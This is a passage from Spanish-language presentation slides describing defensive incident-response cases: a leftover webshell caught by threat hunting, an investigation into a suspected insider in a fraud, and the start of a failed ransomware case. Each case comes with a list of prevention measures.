
2. Ciberatacante exfiltra información sobre la operativa financiera



3. Compromiso de servidores SAP y transaccionales




Caso 1: ¿Qué ocurrió?




Caso 1: ¿Qué ocurrió?

1. Actor accede a webshell
remanente y el servicio de Threat
Hunting detecta la actividad



2. Detección y erradicación
inmediata

Caso 1: ¿Cómo evitarlo?



- **Correcta erradicación de incidentes.**
- Verificación de transacciones.
- Gestión adecuada de permisos y contraseñas de usuarios.
- Detección de vulnerabilidades.
- Monitorización y seguridad perimetral.
- Segmentación y controles.
- Configuración adecuada de EDR.
- Servicio de **Threat Hunting**.


Caso 2: Investigación de Posible insider

Caso 2: ¿Qué ocurrió?



Caso 2: ¿Qué ocurrió?

1. Objetivo: comprobar si la información necesaria para el fraude provenía de dentro de la organización



??



??



??



2. Se realiza investigación basada hipótesis

Patrones de comportamiento

Vías de exfiltración de información

Posibles relaciones con transacciones

3. Empleo de
fuentes OSINT


Caso 2: ¿Qué ocurrió?



Se concluye que:

No existe actividad maliciosa.
Se identifica a los beneficiarios de fraude.
Era necesario manejo de información sensible para la ejecución del fraude.
La información requerida fue obtenida de terceros.

Caso 2: ¿Cómo evitarlo?




- Medidas de protección para la confidencialidad.
- Sistemas robustos de verificación.
- Gestión adecuada de permisos y contraseñas de usuarios.
- Monitorización continua, sistemas de prevención, bloqueo y alertas.
- Procedimientos de verificación de transacciones.

Caso 3: Ransomware Ataque fallido

